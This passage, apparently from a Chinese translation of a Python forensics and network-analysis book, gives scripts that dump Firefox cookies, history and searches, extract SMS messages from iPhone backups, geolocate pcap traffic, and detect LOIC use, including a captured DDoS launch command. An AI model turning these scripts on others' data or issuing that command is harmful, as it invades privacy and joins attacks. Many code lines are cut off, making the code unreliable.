                search=r[0].split('&')[0]
                search=search.replace('q=', '').replace('+', ' ')
                print('[+] '+date+' - Searched For: ' + search)
```

将所有的包装在一起，我们现在有下载文件信息，读取cookies 和浏览历史，甚至是用户的Google 的搜索历史功能。该选项的解析应该看看前面非常相似的Skype 数据库的探究。

你可能注意到使用 `os.join.path` 函数来创建完整的路径会问为什么不是只添加路径和文件的字符串值在一起。是什么让我们不这样使用让我们来看一个例子：

```
downloadDB = pathName + “\\downloads.sqlite”替换
downloadDB = os.path.join(pathName,“downloads.sqlite”)
```

考虑一下，Windows 用户使用 `C:\Users\<user_name>\` 来表示路径，而Linux和Mac OS 使用 `/home/<user_name>/` 来表示用户路径，不同的操作系统中，斜杠表示的意义不一样，这点当我们创建文件的完整路径时不得不考虑。 `OS` 库允许我们创建一个独立于操作系统都能工作的脚本。

```
# coding=UTF-8
import sqlite3
import re
import optparse
import os
def printDownloads(downloadDB):
    conn = sqlite3.connect(downloadDB)
    c = conn.cursor()
    c.execute('SELECT name, source, datetime(endTime/1000000, \'uni
    print '\n[*] --- Files Downloaded --- '
    for row in c:
        print('[+] File: ' + str(row[0]) + ' from source: ' + str(r
def printCookies(cookiesDB):
    try:
        conn = sqlite3.connect(cookiesDB)
        c = conn.cursor()
        c.execute('SELECT host, name, value FROM moz_cookies')
        print('\n[*] -- Found Cookies --')
        for row in c:
            host = str(row[0])
            name = str(row[1])
            value = str(row[2])
            print('[+] Host: ' + host + ', Cookie: ' + name + ', Va
    except Exception as e:
        if 'encrypted' in str(e):
            print('\n[*] Error reading your cookies database.')
            print('[*] Upgrade your Python-Sqlite3 Library')
def printHistory(placesDB):
    try:
        conn = sqlite3.connect(placesDB)
        c = conn.cursor()
        c.execute("select url, datetime(visit_date/1000000, 'unixep
        print('\n[*] -- Found History --')
        for row in c:
            url = str(row[0])
            date = str(row[1])
        print '[+] ' + date + ' - Visited: ' + url
    except Exception as e:
        if 'encrypted' in str(e):
```

```
            print('\n[*] Error reading your places database.')
            print('[*] Upgrade your Python-Sqlite3 Library')
            exit(0)
def printGoogle(placesDB):
    conn = sqlite3.connect(placesDB)
    c = conn.cursor()
    c.execute("select url, datetime(visit_date/1000000, 'unixepoch
    print('\n[*] -- Found Google --')
    for row in c:
        url = str(row[0])
        date = str(row[1])
        if 'google' in url.lower():
            r = re.findall(r'q=.*\&', url)
            if r:
                search=r[0].split('&')[0]
                search=search.replace('q=', '').replace('+', ' ')
                print('[+] '+date+' - Searched For: ' + search)
def main():
    parser = optparse.OptionParser("usage%prog -p <firefox profile
    parser.add_option('-p', dest='pathName', type='string', help='s
    (options, args) = parser.parse_args()
    pathName = options.pathName
    if pathName == None:
        print(parser.usage)
        exit(0)
    elif os.path.isdir(pathName) == False:
        print('[!] Path Does Not Exist: ' + pathName)
        exit(0)
    else:
        downloadDB = os.path.join(pathName, 'downloads.sqlite')
        if os.path.isfile(downloadDB):
            printDownloads(downloadDB)
        else:
            print('[!] Downloads Db does not exist: '+downloadDB)
        cookiesDB = os.path.join(pathName, 'cookies.sqlite')
        if os.path.isfile(cookiesDB):
            printCookies(cookiesDB)
        else:
            print('[!] Cookies Db does not exist:' + cookiesDB)
        placesDB = os.path.join(pathName, 'places.sqlite')
        if os.path.isfile(placesDB):
            printHistory(placesDB)
            printGoogle(placesDB)
        else:
            print('[!] PlacesDb does not exist: ' + placesDB)
if __name__ == "__main__":
    main()
```

运行我们的脚本调查火狐用户的配置文件，我们可以看到这些结果。在下一节中，我们将使用部分我们前面学到的技巧，但是通过在数据库的干草堆中搜索一根针来扩展我们的SQLite 知识。

```
investigator$ python parse-firefox.py -p ~/Library/Application\Supp
[*] --- Files Downloaded ---
[+] File: ANONOPS_The_Press_Release.pdf from source: http://www.wi
[*] -- Found Cookies --
[+] Host: .mozilla.org, Cookie: wtspl, Value: 894880
[+] Host: www.webassessor.com, Cookie: __utma, Value: 1.22466044040
[*] -- Found History --
[+] 2011-11-20 16:28:15 - Visited: http://www.mozilla.com/en-US/fi
[+] 2011-11-20 16:28:16 - Visited: http://www.mozilla.org/en-US/fi
[*] -- Found Google --
[+] 2011-12-14 05:33:57 - Searched For: The meaning of life?
[+] 2011-12-14 05:52:40 - Searched For: Pterodactyl
[+] 2011-12-14 05:59:50 - Searched For: How did Lost end?
```

用Python 调查移动设备的iTunes 备份

在2011 年4 月，安全研究人员和前苹果员工公开了iPhone 和Ipad IOS 操作系统的一个隐私问题。一个重要的调查之后发现IOS 系统事实上跟踪和记录设备的GPS 坐标并存储在手机的 `consolidated.db` 数据库中。在这个数据库中一个名为 `Cell-Location` 的表包含了收集的手机的GPS 坐标。该设备通过综合了最近的手机信号发射塔来确定定位信息为用户提供更好的服务。然而，安全人员提出，该收据可能会被恶意的使用，用来跟踪iPhone/Ipad 用户的完整活动路线。此外，使用备份和存储移动设备的信息到电脑上也记录了这些信息。虽然定位记录信息已经从苹果系统中移出了，但发现数据的过程任然还在。在本节中，我们将重复这一过程，从iPhone 设备中提取备份信息。具体来说，我们将使用Python 脚本从IOS 备份中提取所有的文本消息。

当用户对iPhone 或者iPad 设备进行备份时，它将文件存储到机器的特殊目录。对于Windows 系统，iTunes 程序存储移动设备备份目录在 `C:\Documents and Settings\<USERNAME>\Application Data\AppleComputer\` 下，在Mac OS X 系统上储存目录在 `/Users/<USERNAME>/Library/Application Support/MobileSync/Backup/` 。iTunes 程序备份移动设备存储所有的移动设备到这些目录下。让我们来探究我的iPhone 最近的备份文件。

```
investigator$ ls
68b16471ed678a3a470949963678d47b7a415be3
68c96ac7d7f02c20e30ba2acc8d91c42f7d2f77f
68b16471ed678a3a470949963678d47b7a415be3
68d321993fe03f7fe6754f5f4ba15a9893fe38db
69005cb27b4af77b149382d1669ee34b30780c99
693a31889800047f02c64b0a744e68d2a2cff267
6957b494a71f191934601d08ea579b889f417af9
698b7961028238a63d02592940088f232d23267e
6a2330120539895328d6e84d5575cf44a082c62d
<..SNIPPED..>
```

为了获得关于每个文件更多的信息，我们将使用UNIX 命令 `file` 来提取每个文件的文件类型。这个命令使用文件头的字节信息类确认文件类型。这为我们提供了更多的信息，我们看到移动备份目录包含了一些 `sqlite3` 数据库，JPEG 图像，原始数据和ASCII 文本文件。

```
investigator$ file *
68b16471ed678a3a470949963678d47b7a415be3: data
68c96ac7d7f02c20e30ba2acc8d91c42f7d2f77f: SQLite 3.x database
68b16471ed678a3a470949963678d47b7a415be3: JPEG image data
68d321993fe03f7fe6754f5f4ba15a9893fe38db: JPEG image data
69005cb27b4af77b149382d1669ee34b30780c99: JPEG image data
693a31889800047f02c64b0a744e68d2a2cff267: SQLite 3.x
database
6957b494a71f191934601d08ea579b889f417af9: SQLite 3.x
database
698b7961028238a63d02592940088f232d23267e: JPEG image data
6a2330120539895328d6e84d5575cf44a082c62d: ASCII English
text
<..SNIPPED..>
```

`file` 命令让我们知道一些文件包含SQLite 数据库并对灭个数据库的内容有少量的描述。我们将使用Python 脚本快速的快速的枚举在移动备份目录下找到的每一个数据库的所有的表。注意我们将再次在我们的Python 脚本中使用 `sqlite3` 。我们的脚本列出工作目录的内容然后尝试连接每一个数据库。对于那些成功的连接，脚本将执行命令： `SELECT tbl_name FROM sqlite_masterWHERE type==‘table’` 。，每一个SQLite 数据库维护了一个 `sqlite_master` 的表包含了数据库的总体结构，说明了数据库的总体架构。上面的命令允许我们列举数据库模式。

```
import os
import sqlite3
def printTables(iphoneDB):
    try:
        conn = sqlite3.connect(iphoneDB)
        c = conn.cursor()
        c.execute('SELECT tbl_name FROM sqlite_master WHERE type==\
        print("\n[*] Database: "+iphoneDB)
        for row in c:
            print("[-] Table: "+str(row))
    except:
        pass
    finally:
        conn.close()
dirList = os.listdir(os.getcwd())
for fileName in dirList:
    printTables(fileName)
```

运行我们的脚本，我们列举了移动备份目录里的所有的数据库模式。当脚本找到多个数据库，我们将整理输出我们关心的特定的数据库。注意文件名为 `d0d7e5fb2ce288813306e4d4636395e047a3d28` 包含了一个SQLite 数据库里面有一个名为 `messages` 的表。该数据库包含了存储在iPhone 备份中的文本消息列表。

```
investigator$ python listTables.py
<..SNIPPED...>
[*] Database: 3939d33868ebfe3743089954bf0e7f3a3a1604fd
[-] Table: (u'ItemTable',)
[*] Database: d0d7e5fb2ce288813306e4d4636395e047a3d28
[-] Table: (u'_SqliteDatabaseProperties',)
[-] Table: (u'message',)
[-] Table: (u'sqlite_sequence',)
[-] Table: (u'msg_group',)
[-] Table: (u'group_member',)
[-] Table: (u'msg_pieces',)
[-] Table: (u'madrid_attachment',)
[-] Table: (u'madrid_chat',)
[*] Database: 3de971e20008baa84ec3b2e70fc171ca24eb4f58
[-] Table: (u'ZFILE',)
[-] Table: (u'Z_1LABELS',)
<..SNIPPED..>
```

虽然现在我们知道SQLite 数据库文件 `d0d7e5fb2ce288813306e4d4636395e047a3d28` 包含了文本消息，我们想要能够自动的对不同的备份进行调查。为了执行这个，我们编写了一个简单的函数名为 `isMessageTable()` ，这个函数将连接数据库并枚举数据库模式信息。如果文件包含名为 `messages` 的表，则返回 `True` ，否则函数返回 `False` 。现在我们有能力快速扫描目录下的上千个文件并确认包含 `messages` 表的特定数据库。

```
def isMessageTable(iphoneDB):
try:
    conn = sqlite3.connect(iphoneDB)
    c = conn.cursor()
    c.execute('SELECT tbl_name FROM sqlite_master WHERE type==\"tat
    for row in c:
        if 'message' in str(row):
            return True
except:
    return False
```

现在，我们可以定位文本消息数据库了，我们希望可以打印包含在数据库中的内容，如时间，地址，文本消息。为此，我们连接数据库并执行以下命令： `select datetime(date,\‘unixepoch\’), address, text from message` 我们可以打印查询结果到屏幕上。注意，我们将使用一些异常处理，如

果 `isMessageTable()` 返回的数据库不是我们需要的文本信息数据库，它将不包含数据，地址，和文本的列。如果我们去错了数据库，我们将允许脚本捕获异常并继续执行，直到找到正确的数据库。

```
def printMessage(msgDB):
try:
    conn = sqlite3.connect(msgDB)
    c = conn.cursor()
    c.execute('select datetime(date,\'unixepoch\'),address, text fr
    for row in c:
        date = str(row[0])
        addr = str(row[1])
        text = row[2]
        print('\n[+] Date: '+date+', Addr: '+addr + ' Message: ' +
except:
    pass
```

包装这些函数在一起，我们可以构建最终的脚本。我们将添加一个选项解析来执行 iPhone 备份的目录。接下来，我们将列出该目录的内容并测试每一个文件直到找到文本信息数据库。一旦我们找到这个文件，我们可以打印数据库的内容在屏幕上。

```
# coding=UTF-8
import os
import sqlite3
import optparse
def isMessageTable(iphoneDB):
    try:
        conn = sqlite3.connect(iphoneDB)
        c = conn.cursor()
        c.execute('SELECT tbl_name FROM sqlite_master WHERE type==\
        for row in c:
            if 'message' in str(row):
                return True
    except:
        return False
def printMessage(msgDB):
    try:
        conn = sqlite3.connect(msgDB)
        c = conn.cursor()
        c.execute('select datetime(date,\'unixepoch\'),address, tex
        for row in c:
            date = str(row[0])
            addr = str(row[1])
            text = row[2]
            print('\n[+] Date: '+date+', Addr: '+addr + ' Message:
    except:
        pass
def main():
    parser = optparse.OptionParser("usage%prog -p <iPhone Backup Di
    parser.add_option('-p', dest='pathName', type='string',help='sp
    (options, args) = parser.parse_args()
    pathName = options.pathName
    if pathName == None:
        print parser.usage
        exit(0)
    else:
        dirList = os.listdir(pathName)
        for fileName in dirList:
        iphoneDB = os.path.join(pathName, fileName)
        if isMessageTable(iphoneDB):
            try:
                print('\n[*] --- Found Messages ---')
                printMessage(iphoneDB)
            except:
                pass
if __name__ == '__main__':
    main()
```

对iPhone 备份目录运行这个脚本，我们可以看到一些存储在iPhone 备份中的最近的文本消息。

```
investigator$ python iphoneMessages.py -p ~/Library/Application\Sup
[*] --- Found Messages ---
[+] Date: 2011-12-25 03:03:56, Addr: 55555554333 Message: Happy hol
[+] Date: 2011-12-27 00:03:55, Addr: 55555553274 Message: You didnt
[+] Date: 2011-12-27 00:47:59, Addr: 55555553947 Message: Quick que
<..SNIPPED..>
```

本章总结

再次祝贺！在本章调查数字结构时我们已经编写了不少工具了。通过调查Windows注册表和回收站，藏在元数据中的结构，应用程序存储的数据库我们又增加了一些有用的工具到我们的工具库中。希望你建立在本章的例子基础回答你将来调查中的问题。

第四章 网络流量分析

本章内容 ：

1. 网络协议流量定位地理位置
2. 发现恶意的DDos工具
3. 找到隐藏的网络扫描
4. 分析Storm的Fast流量和Conficker蠕虫的Domain流量
5. 理解TCP序列预测攻击
6. 手工发包挫败入侵检测系统

> 比起被限制在单独的维度中，武术更应该成为我们的生活方式，我们的理念，我们对孩子的教育，我们投入的工作，我们建立的关系网，我们每天所做的选择的延伸。
>
> —Daniele Bolelli 第四度卫冕黑带功夫秀

简介：极光行动以及如何明显的被避免

2010年1月14日，美国了解到一次针对Google,Adode和其他30多个全球100强公司的协调的，复杂的并且持久性的电脑攻击。这次攻击被称为极光行动，在受感染的机器上发现了一个文件夹，这次攻击使用了一个新的exploit，以前没有被发现。尽管微软知道这个漏洞的存在，但它错误的假定没有人知道这个漏洞，所以不存在这种攻击的检测机制。为了攻击他们的受害者，攻击者通过发送一封给受害者包含恶意的javascript脚本并连接到恶意网站的邮件发起攻击。当用户点击该链接他们就会下载一个恶意软件并返回一个控制命令行到中国的服务器上。在哪里，攻击者利用他们新获得权限的电脑寻找在受害者系统上存储的私人信息。

攻击很明显的出现了但是几个月未被发现，并成功的渗透了100强公司的代码库。甚至是基本的网络检测软件也能确认这次行为，为什么一个美国100强公司有几个用户连接到特定的台湾站点然后再次转到特定的中国服务器上？一个可视化的地图显示用户连接台湾和中国具有显著的频率可以允许网络管理员调查这次攻击，并在信息丢失前停止它。`在下面的章节中我们将研究利用Python分析不同的攻击，为了快速分析大量的不同的数据点。让我们开始通过建立一个脚本可视化分析流量来开始调查，那些受极光行动危害的100强管理员用过的方法。

IP流量头去哪了？---一个Python的回答

首先我们必须知道怎样将网络IP地址和物理位置相关联起来。为此，我们将依赖一个免费的数据库，MaxMind，MaxMind提供了一些精确的商业产品，他的开源GeoLiteCity数据库在 http://www.maxmind.com/app/geolitecity 可获得，为我们提供了足够的精确度从IP地址到物理地址。一旦数据库被下载，我们需要解压它并把它移动到其他位置，如 `/opt/Geoip/Gro.dat` 。

```
analyst# wget http://geolite.maxmind.com/download/geoip/database/
    GeoLiteCity.dat.gz
--2012-03-17 09:02:20-- http://geolite.maxmind.com/download/geoip/
    database/GeoLiteCity.dat.gz
Resolving geolite.maxmind.com... 174.36.207.186
Connecting to geolite.maxmind.com|174.36.207.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9866567 (9.4M) [text/plain]
Saving to: 'GeoLiteCity.dat.gz'
100%[=====================================================
====================================================
====================================================>]
    9,866,567 724K/s in 15s k
2012-03-17 09:02:36 (664 KB/s) – 'GeoLiteCity.dat.gz' saved
[9866567/9866567]
analyst#gunzip GeoLiteCity.dat.gz
analyst#mkdir /opt/GeoIP
analyst#mv GeoLiteCity.dat /opt/GeoIP/Geo.dat
```

利用我们的 `GeoIP` 数据库，我们可以关联一个IP地址到国家，邮政代码，城市名和一般的经纬度坐标。所有的这一切将在IP力量分析中用到。

使用PyGeoIP关联IP地址到物理地址

Jennifer Ennis制作了一个纯Python模块用来查询GeoLiteCity数据库。她的模块能从 http://code.google.com/p/pygeoip/ 下载，安装并导入到我们的Python脚本中。注意，我们将首先实例化一个 `GeoIP` 类，用本地的 `GeoIP` 的位置。接下来我们将为特殊的记录指定IP地址查询数据库。它将返回一个记录包含城市(`city`)，地区名(`region_name`)，邮编(`postal_code`)，国家(`country_name`)，经纬度(`latitude` and `longitude`)以及其他的确认信息。

```
import pygeoip
gi = pygeoip.GeoIP('/opt/GeoIP/GeoIP.dat')
def printRecord(tgt):
    rec = gi.record_by_addr(tgt)
    city = rec['city']
    region = rec['region_name']
    country = rec['country_name']
    long = rec['longitude']
    lat = rec['latitude']
    print('[*] Target: ' + tgt + ' Geo-located. ')
    print('[+] '+str(city)+', '+str(region)+', '+str(country))
    print('[+] Latitude: '+str(lat)+ ', Longitude: '+ str(long))
tgt = '173.255.226.98'
printRecord(tgt)
```

运行我们的脚本，我们可以看到它产生输出显示目标IP的物理位置。现在我们可以将IP地址和物理位置关联在一起，让我们开始编写我们的分析脚本。

```
analyst# python printGeo.py
[*] Target: 173.255.226.98 Geo-located.
[+] Jersey City, NJ, United States
[+] Latitude: 40.7245, Longitude: -74.0621
```

使用Dpkt解析数据包

在下面的章节中，我们将主要使用 `Scapy` 数据包操作工具来分析和制作数据包。 `Scapy` 提供了强大的功能，新手往往会发现在Windows或者Mac OS X系统上安装非常困难，相比之下， `Dpkt` 则很简单，可以从 http://code.google.com/p/dpkt/ 下载安装。两个都提供类似的功能，但是在工具集中它会比较有用。Dug Song最初创建 `Dpkt` 之后，Jon Oberheide增加了许多额外的功能用来解析不同的协议，如FTP，SCTP，BPG，IPv6，H.225。

例如，让我们假设一下我们捕获并记录了一个我们想要分析的网络数据包为pcap格式。 `Dpkt` 允许我们遍历每一个捕获的数据包并检查每一个协议层。在这个例子中，虽然我们只是简单的读取先前捕获的PCAP数据包，我们可以很容易的使用 `pypcap` 分析流量。可以从 http://code.google.com/p/pypcap/ 下载。为了读取一个pcap文件，我们实例化文件，创建一个 `pcap.reader` 类对象，然后通过我们的对象函数 `printPcap()` 。这个对象 `pcap` 包含了一个数组，记录着时间戳和数据包， `[timestamp, packet]` 。我们可以把每个数据包分为以太层和IP层。注意，这里要使用异常处理，因为我们可能捕获到第二层帧，不包含IP层，这有可能抛出一个异常。在这种情况下，我们使用异常处理捕获异常并继续下一个数据包。我们使用 `socket` 库解析IP地址。最后我们打印每个数据包的源地址和目标地址。

```
import dpkt
import socket

def printPcap(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            print('[+] Src: ' + src + ' --> Dst: ' + dst)
        except:
            pass

def main():
    f = open('data.pcap')
    pcap = dpkt.pcap.Reader(f)
printPcap(pcap)

if __name__ == '__main__':
    main()
```

运行该脚本，我们可以看到源地址和目标地址打印在屏幕上。这为我们提供了一定程度的分析，现在让我们使用我们先前的脚本关联IP地址和物理地址。

```
analyst# python printDirection.py
[+] Src: 110.8.88.36 --> Dst: 188.39.7.79
[+] Src: 28.38.166.8 --> Dst: 21.133.59.224
[+] Src: 153.117.22.211 --> Dst: 138.88.201.132
[+] Src: 1.103.102.104 --> Dst: 5.246.3.148
[+] Src: 166.123.95.157 --> Dst: 219.173.149.77
[+] Src: 8.155.194.116 --> Dst: 215.60.119.128
[+] Src: 133.115.139.226 --> Dst: 137.153.2.196
[+] Src: 217.30.118.1 --> Dst: 63.77.163.212
[+] Src: 57.70.59.157 --> Dst: 89.233.181.180
```

改善我们的脚本，让我们添加一个额外的函数 `retGeoStr()` ，通过IP地址返回物理地址。为此，我们将简单的分解城市和3位数的国家代码并将他们打印到屏幕上。如果函数抛出异常，我们将返回消息表示该地址未注册。这种异常是地址不在 `GeoIP` 数据库中或者是局域网IP地址，如 `192.168.1.3` 。

```
# coding=UTF-8
import dpkt
import socket
import pygeoip
import optparse

gi = pygeoip.GeoIP('/opt/GeoIP/GeoIP.dat')

def retGeoStr(ip):
    try:
        rec = gi.record_by_name(ip)
        city = rec['city']
        country = rec['country_code3']
        if city != '':
            geoLoc = city + ', ' + country
        else:
            geoLoc = country
            return geoLoc
    except Exception as e:
        return 'Unregistered'

def printPcap(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            print('[+] Src: ' + src + ' --> Dst: ' + dst)
            print('[+] Src: ' + retGeoStr(src) + ' --> Dst: ' + ret
        except:
            pass

def main():
    parser = optparse.OptionParser('usage%prog -p <pcap file>')
    parser.add_option('-p', dest='pcapFile', type='string', help='s
    (options, args) = parser.parse_args()
    if options.pcapFile == None:
        print(parser.usage)
        exit(0)
    pcapFile = options.pcapFile
    f = open(pcapFile)
    pcap = dpkt.pcap.Reader(f)
    printPcap(pcap)
if __name__ == '__main__':
    main()
```

运行我们的脚本，我们可以看到我们的数据包有前往韩国，伦敦，日本甚至是澳大利亚的。这为我们提供了强大的分析工具。然而，Google地球可能会提供更好的方法来显示相同的信息。

```
analyst# python geoPrint.py -p geotest.pcap
[+] Src: 110.8.88.36 --> Dst: 188.39.7.79
[+] Src: KOR --> Dst: London, GBR
[+] Src: 28.38.166.8 --> Dst: 21.133.59.224
[+] Src: Columbus, USA --> Dst: Columbus, USA
[+] Src: 153.117.22.211 --> Dst: 138.88.201.132
[+] Src: Wichita, USA --> Dst: Hollywood, USA
[+] Src: 1.103.102.104 --> Dst: 5.246.3.148
[+] Src: KOR --> Dst: Unregistered
[+] Src: 166.123.95.157 --> Dst: 219.173.149.77
[+] Src: Washington, USA --> Dst: Kawabe, JPN
[+] Src: 8.155.194.116 --> Dst: 215.60.119.128
[+] Src: USA --> Dst: Columbus, USA
[+] Src: 133.115.139.226 --> Dst: 137.153.2.196
[+] Src: JPN --> Dst: Tokyo, JPN
[+] Src: 217.30.118.1 --> Dst: 63.77.163.212
[+] Src: Edinburgh, GBR --> Dst: USA
[+] Src: 57.70.59.157 --> Dst: 89.233.181.180
[+] Src: Endeavour Hills, AUS --> Dst: Prague, CZE
```

使用Python建立Google地图

Google地球提供了一个虚拟地球仪，地图，地理信息，显示在专门的视图上。虽然是专门的，但Google地球却可以很容易的集成定制或者在全球追踪。创建一个扩展名为KML的文本文件，允许用户整合各种地方标识到Google地球中。KML文件包含了一个特定的XML结构，就像下面我们展示的那样。在这里，我们展示了如何在地图上使用名字和具体坐标绘制具体的位置标记。我们已经有了IP地址，地点的经纬度，这应该很容易集成到我们现有的脚本中生成KML文件。

```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2">
<Document>
<Placemark>
<name>93.170.52.30</name>
<Point>
<coordinates>5.750000,52.500000</coordinates>
</Point>
</Placemark>
<Placemark>
<name>208.73.210.87</name>
<Point>
<coordinates>-122.393300,37.769700</coordinates>
</Point>
</Placemark>
</Document>
</kml>
```

让我们快速建立一个函数 `retKML()` ，将IP作为输入返回一个特殊的KML结构。请注意，首先我们要解决的是使用 `pygeoip` 获得IP地址的经纬度。然后我们可以为这个地方建立我们的KML标记。如果我们遇到异常，例如“location not found,”，将返回空字符串。

```
def retKML(ip):
    rec = gi.record_by_name(ip)
    try:
        longitude = rec['longitude']
        latitude = rec['latitude']
        kml = ('<Placemark>\n'
               '<name>%s</name>\n'
               '<Point>\n'
               '<coordinates>%6f,%6f</coordinates>\n'
               '</Point>\n'
               '</Placemark>\n'
                ) % (ip,longitude, latitude)
        return kml
    except Exception, e:
        return ''
```

整合所有的功能到我们原始的脚本。我们现在添加特定的KML头和尾。对于每一个数据包，我们创建源地址和目标地址的KML标记，并在地图上绘制。这样就产生了一个美丽的网络流量可视化图。想想，所有扩展这些的方法都是有用的。你可能希望用不同的图片标记不同类型的流量，特定的源地址和目的地址TCP端口(比如说web80端口和25邮件端口)。可以参考Google的KML文档在网站：https://developers.google.com/kml/documentation/ 并想想我们扩展我们可视化视图的目的。

```
# coding=UTF-8
import dpkt
import socket
import pygeoip
import optparse
gi = pygeoip.GeoIP('/opt/GeoIP/GeoIP.dat')

def retKML(ip):
    rec = gi.record_by_name(ip)
    try:
        longitude = rec['longitude']
        latitude = rec['latitude']
        kml = ('<Placemark>\n'
               '<name>%s</name>\n'
               '<Point>\n'
               '<coordinates>%6f,%6f</coordinates>\n'
               '</Point>\n'
               '</Placemark>\n'
                ) % (ip,longitude, latitude)
        return kml
    except Exception, e:
```

```
        return ''

def plotIPs(pcap):
    kmlPts = ''
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            srcKML = retKML(src)
            dst = socket.inet_ntoa(ip.dst)
            dstKML = retKML(dst)
            kmlPts = kmlPts + srcKML + dstKML
        except:
            pass
    return kmlPts

def main():
    parser = optparse.OptionParser('usage%prog -p <pcap file>')
    parser.add_option('-p', dest='pcapFile', type='string', help='s
    (options, args) = parser.parse_args()
    if options.pcapFile == None:
        print parser.usage
        exit(0)
    pcapFile = options.pcapFile
    f = open(pcapFile)
    pcap = dpkt.pcap.Reader(f)
    kmlheader = '<?xml version="1.0" encoding="UTF-8"?>\
    \n<kml xmlns="http://www.opengis.net/kml/2.2">\n<Document>\n'
    kmlfooter = '</Document>\n</kml>\n'
    kmldoc=kmlheader+plotIPs(pcap)+kmlfooter
    print(kmldoc)

if __name__ == '__main__':
    main()
```

运行我们的脚本，我们将输出内容到KML文件中，用Google地球打开这个文件，我们可以看到我们数据包的源地址和目的地。在下一节中，我们将使用我们的分析技能侦查Anonymous组织在全球的威胁。

匿名真的是匿名了么？分析LOIC流量

2010年12月，荷兰警方逮捕了一名青少年参与分布式拒绝服务攻击一些反对维基解密的公司。不到一个月，FBI发处了40多份搜查令，警方逮捕了同样的五人。松散的黑客组织Anonymous下载并使用LOIC进行分布式拒绝服务攻击犯罪。

LOIC发送大量的TCP和UDP流量洪水攻击目标。一个单义的LOIC实例对目标消耗的资源很小，然而，当成千上万的人同时使用时他们有能力快速耗尽目标资源。

LOIC提供两种操作模式，第一中模式中，用户可以输入目标地址，第二种模式称为HIVEMIND，用户连接LOIC到一个目标的IRC服务将进行自动攻击。

使用Dpkt找到谁在下载LOIC

在进行操作时，Anonymous成员发布了一个问题文档，关于LOIC常见的问题的回答。常见为问题有：使用LOIC我们会被逮捕吗？可能性几乎为零。只要说是中了病毒或者干脆否认使用了他，在这一节中，让我们通过良好的分析数据包的知识并编写工具分析谁下载和使用了LOIC工具。

互联网上多个源提供LOIC的下载，一些更为可信。可以从sourceforge主机下载 http://sourceforge.net/projects/loic/ ，让我们从这下载，下载前，打开 `tcpdump` 会话，过滤80端口，并打印结果，你可以看到一下结果。

```
analyst# tcpdump -i eth0 -A 'port 80'
17:36:06.442645 IP attack.61752 > downloads.sourceforge.net.http:
    Flags [P.], seq 1:828, ack 1, win 65535, options [nop,nop,TS va
    488571053 ecr 3676471943], length 827E..o..@.@........".;.8.P.k
.c.................."
..GET /project/loic/loic/loic-1.0.7/LOIC 1.0.7.42binary.zip
    ?r=http%3A%2F%2Fsourceforge.net%2Fprojects%2Floic%2F&amp;ts=133
HTTP/1.1
Host: downloads.sourceforge.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3)
    AppleWebKit/534.53.11 (KHTML, like Gecko) Version/5.1.3
Safari/534.53.10
```

第一部分我们是发现LOIC工具，我们将编写一个Python脚本来解析HTTP流量，审查HTTP的GET头是否有LOIC的ZIP二进制。为此，我们将使用 `Dpkt` 库。为了检查HTTP流量，我们必须提取以太网协议，IP协议和TCP协议。最后是在TCP协议之上的HTTP协议。如果HTTP层用GET方法，我们解析特定的URL的GET请求。如果URI包含 `.zip` 和LOIC在名称中，我们打印消息在屏幕上，显示下载LOIC的IP。折可以帮助聪明的管理员证明用户在下载LOIC而不是因为病毒感染。接合第三章的下载法庭取证分析，我们可以确认用户下载了LOIC工具。

```
import dpkt
import socket

def findDownload(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            tcp = ip.data
            http = dpkt.http.Request(tcp.data)
            if http.method == 'GET':
                uri = http.uri.lower()
                if '.zip' in uri and 'loic' in uri:
                    print('[!] ' + src + ' Downloaded LOIC.')
        except:
            pass

f = open('LOIC.pcap')
pcap = dpkt.pcap.Reader(f)
findDownload(pcap)
```

运行该脚本，我们可以看到已经有用户下载了LOIC工具。

```
analyst# python findDownload.py
[!] 192.168.1.3 Downloaded LOIC.
[!] 192.168.1.5 Downloaded LOIC.
[!] 192.168.1.7 Downloaded LOIC.
[!] 192.168.1.9 Downloaded LOIC.
```

解析HIVE模式的IRC命令

简单的下载LOIC工具不一定的勬违法的。然而，连接到Anonymous的HIVE并启动分布式拒绝服务攻击进行攻击确实违反了几个州的法律。因为Anonymous是一个松散的志同道合的人而不是由个人领导的黑客组织。任何人都可以建议对目标发起攻击。为了开始发动一次攻击，Anonymous成员登陆到一个特定的IRC服务器并发送攻击指令。例如 `!lazor targetip=66.211.169.66 message=test_test port=80 method=tcp` 。任何用LOIC的HIVEMIND模式连接到IRC的成员都能立即开始攻击目标。在这种情况下，可以指定任何攻击目标。

在 `tcpdump` 中检查具体的攻击信息流量，我们可以看到特定的用户anonOps发送了一个开始攻击命令。接下来，IRC服务器发送发送命令到连接的LOIC客户端上开始攻击。想像一下在一个很长的包含几个小时或者几天的网络流量的pcap文件中找到几个特定的数据包。

```
analyst# sudo tcpdump -i eth0 -A 'port 6667'
08:39:47.968991 IP anonOps.59092 > ircServer.ircd: Flags [P.], seq
    3112239490:3112239600, ack 110628, win 65535, options [nop,nop,
    val 437994780 ecr 246181], length 110
E...5<@.@..9.._..._...........$....3......
..E.....TOPIC #LOIC:!lazor targetip=66.211.169.66 message=test_test
    port=80 method=tcp wait=false random=true start
08:39:47.970719 IP ircServer.ircd > loic-client.59092: Flags [P.],
    seq 1:139, ack 110, win 453, options [nop,nop,TS val 260262 ecr
    437994780], length 138
E....&amp;@.@.r3.._..._........$.........k.....
......E.:kevin!kevin@anonOps TOPIC #loic:!lazor targetip=66.211.169
message=test_test port=80 method=tcp wait=false random=true start
```

